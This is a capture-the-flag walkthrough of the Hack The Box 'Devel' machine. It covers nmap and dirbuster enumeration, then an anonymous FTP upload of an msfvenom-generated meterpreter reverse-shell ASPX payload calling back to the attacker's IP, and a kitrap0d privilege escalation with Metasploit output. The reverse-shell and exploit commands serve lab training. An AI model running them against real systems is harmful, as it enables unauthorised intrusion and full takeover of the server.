
Devel-HTB


Enumeration

- we use nmap to enumerate `nmap -p- -A -T4 10.10.10.5`




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 00:40 EST
Nmap scan report for 10.10.10.5
Host is up (0.15s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.50 seconds
```

- We found anonymous access in ftp
- We found a website hosted on the IP (poor hygiene)



- using *dirbuster* to bust the directories:



Target URL (eg http://example.com:80/)

http://10.10.10.5:80

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 304 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files ☐ Use Blank Extension File extension asm,asmx,asp,aspx,txt,zip,bak,rarS

URL to fuzz - /test.html?url={dir}.asp


/

Please complete the test details

We found nothing : (

FTP

We can anonymously login into ftp and upload files:**




```
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49157|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put robot.jpg
local: robot.jpg remote: robot.jpg
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
100% |***********************************|   345 KiB   92.95 KiB/s    --:-- ETA
226 Transfer complete.
353880 bytes sent in 00:05 (69.05 KiB/s)
ftp> 
```

We can exploit this and use to our advantage

Exploitation


- We can use this cheatsheat: https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom and use the ASP/x payload.
- To output the ex.aspx file with the payload: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.9 LPORT=4444 -f aspx > ex.aspx`
- we use `msfconsole` to listen on port 4444

- upload to ftp by binary preferably.




```
 └─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> put ex.aspx
local: ex.aspx remote: ex.aspx
229 Entering Extended Passive Mode (|||49191|)
125 Data connection already open; Transfer starting.
100% |*******************************************|  2885       35.73 MiB/s    00:00 ETA
226 Transfer complete.
2885 bytes sent in 00:00 (3.24 KiB/s)
ftp> 
```

- WE GET A METERPRETER SHELL!!!!




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.9:1234
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.16.9:1234 -> 10.10.10.5:49232) at 2024-01-29 10:11:31 -0500

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

- we can also use `msfvenom -p windows/powershell/powershell_reverse_tcp LHOST=10.10.16.9` to gain access without metasploit.
- We can use post exploit called suggester:



```
meterpreter > backgrounds
[-] Unknown command: backgrounds
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit S
uggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_su
ggester

msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
```

- Post exploitation using kitrap0d for privilege escalation we got admin access



```
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.16.9:1234
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 3240 launched.
[*] Reflectively injecting the DLL into 3240...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.16.9:1234 -> 10.10.10.5:49236) at 2024-01-29 10:43:44 -0500
```